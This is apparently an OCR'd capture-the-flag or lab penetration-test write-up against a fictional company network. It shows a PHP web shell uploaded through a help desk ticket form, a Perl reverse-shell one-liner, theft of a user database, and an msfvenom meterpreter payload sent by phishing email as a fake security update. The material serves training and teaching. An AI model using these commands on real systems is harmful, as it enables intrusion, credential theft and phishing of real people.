
Flag:	fl4g{m4lic1ous_helpdesk_compl1nc3}


User input including text and file uploads must be sanitised to prevent uploading of malicious files or running of commands on the webpage. The page allows users to upload scripts that gives them the ability to connect to the computer hosting the site.


Tested file upload with a .txt to see where it would go and how it could be interacted with. Upon seeing that used a .php web shell that allowed interaction with the backend computer. Did some cursory enumeration of users and checked if a SUID Priv Esc vulnerability was present. Which was not. Connected site to a reverse shell on the attack box.






SII Help Desk | Home
SII Help Desk | Home
172.4.22.110/tickets.php
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
SII HR
SII Help Desk | Home
SII Help Desk
Home
Support Tickets
Knowledge Base
Your Tickets
Current and resolved tickets.
Closed
Please help install print driver
dashcroft@sii.corp
8 months ago
Closed
Urgent support required.
dashcroft@sii.corp
5 months ago
Open
dashcroft@sii.corp
19 hours ago
Open
Test
dashcroft@sii.corp
4 minutes ago
Open
Shell
dashcroft@sii.corp
8 seconds ago


SII Help Desk | Home
SII Help Desk | Home
SII Help Desk | Home
SII Help Desk | Home
172.4.22.110/ticket.php?id=65
Kali Linux
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
SII HR
SII Help Desk | Home
SII Help Desk
Home
Support Tickets
Knowledge Base
Your Ticket
Current and resolved tickets.
Darius Ashcroft
Facilities
Test
Attachment: 16032022-shell.php
Comments
No Comments Yet...
Ticket Status
Open
Ticket Ref: 65
Created: 37 seconds ago
Updated: Never
Close Ticket





```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /attachments</title>
 </head>
 <body>
<?php if(!preg_match("/172.4.21/", $_SERVER['REMOTE_ADDR'])) : ?>
        <h2>Access Denied</h2>
        <p>Request from: <?php echo $_SERVER['REMOTE_ADDR']; ?></p>
        <?php return False; ?>
<?php endif; ?>

<?php $contents = scandir(__DIR__); array_shift($contents); array_shift($contents);
//fl4g{m4lic1ous_helpdesk_compl1nc3}
?>
<h1>Index of /attachments</h1>
  <table>
   <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;
O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a>
</th><th><a href="?C=D;O=A">Description</a></th></tr>
   <tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td><a href="/">Parent
Directory</a></td><td> </td><td align="right">  - </td><td> </td></tr>
<?php foreach($contents as $afile) : ?>
<tr><td valign="top"><img src="/icons/binary.gif" alt="[   ]"></td><td><a href="<?php echo
$afile; ?>"><?php echo $afile; ?></a></td><td align="right"></td><td align="right"></td><td>&
nbsp;</td></tr>
<?php endforeach; ?>
   <tr><th colspan="5"><hr></th></tr>
</table>
```

```
p0wny@shell:/etc# whoami
www-data

p0wny@shell:/etc# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```


```
p0wny@shell:/etc# whoami
www-data

p0wny@shell:/etc# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```



```
p0wny@shell:/etc# perl -e 'use Socket;$i="172.4.10.10";$p=9000;
socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```




11) SQL Injection

Flag:	fl@g{all_us3rs_l1st3d}

Using a reverse web shell, it is possible to read and steal all the .php files that handle sql (and the sql database itself). This can be used to change the deptid cookie to view all departments user info.







12) Attack Vector

Flag:	fl@G{1m4g3s_4re_v3ctors_t00}

A reverse shell can be created by uploading a .php reverse shell posing as a .jpg file.







13) HelpDesk Exploitation

Flag:	fl@g{w1ll_n0t_f1x_cl0s3_tick3t}

With the reverse shell it is possible to steal IT helpdesk creds and combined with the domain control it is possible to log in to an IT help desk account and take control of the helpdesk page.

```
$ cp db.sqlite attachments/db.sqlite
$ cd attachments
$ ls
16032022-shell.php
16032022-text.txt
db.sqlite
index.php
$ pwd
/var/www/html/siihelpdesk/attachments
$
```






Database Structure | Browse Data | Edit Pragmas | Execute SQL

Table: employee

	employid	firstname	lastname	department	email	profileimg
	Filter	Filter	Filter	Filter	Filter	Filter
1	6	Matthew	Mcconaughey	1	mmcconaughey@sii.corp	mmcprofile.svg
2	9	Darius	Ashcroft	6	dashcroft@sii.corp	profile.png
3	10	Amanda	Walsh	2	awalsh@sii.corp	profile.png
4	11	Tasha	Poller	1	tpoller@sii.corp	profile.png
5	12	fl@g	{all_us3rs_l1st3d}	7	flag@local.dev	profile.png
6	13	Francesco	Breville	3	fbreville@sii.corp	profile.png



Domain

1) Gaining access to a workstation

Flag:	GR1W-B6PC

Using the emails from the reconnaissance phase of the attack it is simple to run a phishing attack that will allow the attacker to connect to the user's computer. In the phishing campaign that was conducted asking users to install an update 50% of users complied giving access to two computers.
Sending a simple email asking users to install software updates allows a session onto that user's computer. Once onto the user's computer ordinary cmd commands can be used to enumerate the PC and the start of the domain and network pictures can be built up.

```
msf6 exploit(multi/handler) > jobs

Jobs
====

  Id  Name                    Payload                          Payload opts
  --  ----                    -------                          ------------
  0   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://172.4.10.10:8080
  1   Exploit: multi/handler  windows/x64/meterpreter/reverse_tcp  tcp://172.4.10.10:8081
```

```
┌──(student㉿kali)-[~/Pentest/Venom]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.4.10.10 LPORT=8080 -f exe > update.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

```
┌──(student㉿kali)-[~/Pentest/Venom]
└─$ sendemail -t mmcconaughey@sii.corp,tpoller@sii.corp,dashcroft@sii.corp,awalsh@sii.corp -f itsupport@sii.corp -s 172.4.22.110:25 -u "Critical Security Update" -a u
pdate.exe -o tls=no
Reading message body from STDIN because the '-m' option was not used.
If you are manually typing in a message:
  - First line must be received within 60 seconds.
  - End manual input with a CTRL-D on its own line.

All,

We are sending this important security update to patch a recently found vulnerability in our system. Please download and run the attachment update.exe.

Regards
HelpdeskMar 14 12:19:57 ip-172-4-10-10 sendemail[5519]: Message input complete.
Mar 14 12:19:57 ip-172-4-10-10 sendemail[5519]: Email was sent successfully!
```

